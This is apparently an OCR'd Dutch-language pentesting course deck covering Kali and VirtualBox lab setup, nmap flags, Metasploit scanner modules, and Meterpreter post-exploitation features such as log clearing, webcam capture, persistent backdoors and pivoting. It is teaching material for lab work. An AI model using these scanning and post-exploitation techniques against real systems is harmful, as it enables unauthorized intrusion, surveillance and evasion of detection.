
Pentesting
met Kali en co.

Fases van pentesting

* Intelligence gathering
* Threat modeling
* Vulnerability analysis
* Exploitation
* Post Exploitation
* Reporting

Legal disclaimer



Setup lab


KaliOS + Victims

Goede XP vms: https://dev.modern.ie/tools/vms/windows/

VirtualBox


- File=> Import Appliance

Neem snapshot(s) na importeren! (easy rollback)




VirtualBox Virtualisatie probleem? Verwijder HyperV via "Windows onderdelen toevoegen/verwijderen"


Snapshots


Oracle VM VirtualBox Manager
Bestand
Machine
Hulp
Nieuw
Instellingen
Verwerpen
Starten
Details
Snapshots (2)
Kali-Linux-2.0.0-vbox-amd64 (...)
Uitgeschakeld
IE8 - WinXP (CleanStart)
Uitgeschakeld
CleanStart (20 dagen geleden)
Clean: Updates+Azerty (18 dagen geleden)
Huidige staat (gewijzigd)

Kali Network Setup




Victim Network Setup



Shared Map

Best alle VM’s naar zelfde sharen:

Tip: In KaliOS komt deze in **/Media**



Kali OS first steps

Inloggen met root / toor

Direct doen, **updaten**:

* apt-get update

* apt-get dist-upgrade

Tip: Clone (of snapshot) nemen na update en opzetten van toetsenbord en andere instellingen

Nmap scanner

Portscanner

Nuttige commands:

- -sS //Stealth tcp scan
- -Pn //Geen pin gebruiken om IsAlive te vinden
- -vv // ports
- -sV // Services
- -A //Advanced service enum en banner grabbing

Voorbeeld: **nmap -Pn -sS -A 192.168.56.101**

Guide: https://www.linux.com/learn/tutorials/290879-beginners-guide-to-nmap


Metasploit

Metasploit Project & Framework

Het Metasploit Project is een open source informatiebeveiligingsproject dat informatie verstrekt over kwetsbaarheden in computersystemen die gebruikt kunnen worden door hackers en dat helpt bij het onderzoeken van systemen op dergelijke kwetsbaarheden.

Het bekendste deelproject dat onderdeel is van dit Metasploit Project is het **Metasploit Framework**, een softwareapplicatie waarmee exploits ontwikkeld en uitgevoerd kunnen worden.

Basis structure



Metasploit terms

* Exploit, bv: overflow, sql injection

* Payload, bv: reverse shell, bind shell

* Shellcode, bv: meterpreter shell

The **shellcode** is normally the **payload** of an **exploit**

* Module: part of software that Metasploit can use

* Listener: awaits incoming connections

Opstarten

Textbased: /opt/framework3/mfs3/msfconsole

GUI: /armitage

In Kali: Opstarten via sidebar (linkerzijde), niet via msf in console

Mogelijk bij eerste opstart msf eenmalig uitvoeren: db_rebuild_cache

Getting started: http://www.kalitutorials.net/2014/02/penetration-testing-hacking-xp.html

Armitage

Metasploit UI

Staren in msf via: armitage

http://www.fastandeasyhacking.com/manual

Common Commands

connect
- like netcat, connects to host on specified port

search
- search module database, by name, platform, app, cve, and more

sessions
- List or manipulate your open sessions (shells, VNC, etc)

show
- Show anything: show modules, exploits, payloads, options (for selected module)

Basic Usage

Using a module:

- (Optional) If your module is not loaded, load it with loadpath
- (Optional) If you don’t know the name, search for it with search
- Select your module with use
- Fill parameters using set (show parameters with show options)
- Run with exploit
- Reload and run with rexploit

Tip: put 0 behind command for more help, eg: msfpayload windows/shell_reverse_tcp 0

Scanning in metasploit

Example: TCP idle scan

```
//Search idle host
use auxiliary/scanner/ip/ipidseq
show options
set RHOSTS 192.168.1.0/24 (range victim)
set THREADS 50
run
//Identify idle host and use it for a TCP idle scan
nmap -PN -sI ipidlehost  iptarget  (-sI ip  = idle host)
```

Example: port scanning in metasploit

```
search portscan

use scanner/portscan/syn

set RHOSTS ipddr

set THREADS 50

run
```

Meerdere scannen

set THREADS 5 (of meer)

SET RHOSTS 192.168.1.20-192.168.1-50 of 192.168.1.0/24

Example targetted scanning (look for smb banner)

```
use scanner/smb/smb_version
show options
set RHOSTS ipadr
run
```

<= Will hopefully result in identification of Windows version that target runs

Other fun scanners

```
//Poorly configured msq servers zoeken

use scanner/mssql/ssql_ping


//SSH Server scanning

use scanner/ssh/sshversion  (wie weet vindt je non-updated ssh machine)


// FTP scanning

use scanner/ftp/ftp_version


//probeer anonymous logins:

use auxiliary/scanner/ftp/anonymous


//SNMP sweep (community strings te pakken krijgen voor r/w rechten op routers)

use scanner/snmp/snmp_login
```

Meterpreter

TIME TO EXPLOIT

Meterpreter ("Meta-interpreter")

Most post-exploitation tools rely on a meterpreter shell

Meterpreter is a payload that can be selected with many exploits

A meterpreter shell provides a consistent cross-platform post-exploitation interface

Also acts as an in-memory stager for loading additional exploit code remotely

Why Meterpreter?

Normal payloads:


- Creates new process at target machine
- Doesn’t work everywhere
- Limited to commands available on the shell only

Meterpreter:

- Everything goes into memory (No I/O to HD, thus less detectable)
- Works ‘everyhwere’
- During postexploitation, new extension can be added on the fly
- Meterpreter scriptinh

Meterpreter allow pivoting

“Jump” from one victim to the next to get deeper inside a network



Meterpreter Basics

Provides basic UNIX interface: ls, cat, cd, pwd, getuid, ps

Also some convenience features

- search: convenient file system searching
- migrate: migrate control to another running process
- clearev: clears logs (Windows only)
- upload, download
- webcam_list, webcam_snap

More Meterpreter Features

Persistent backdoors with metsvc

John the Ripper integration

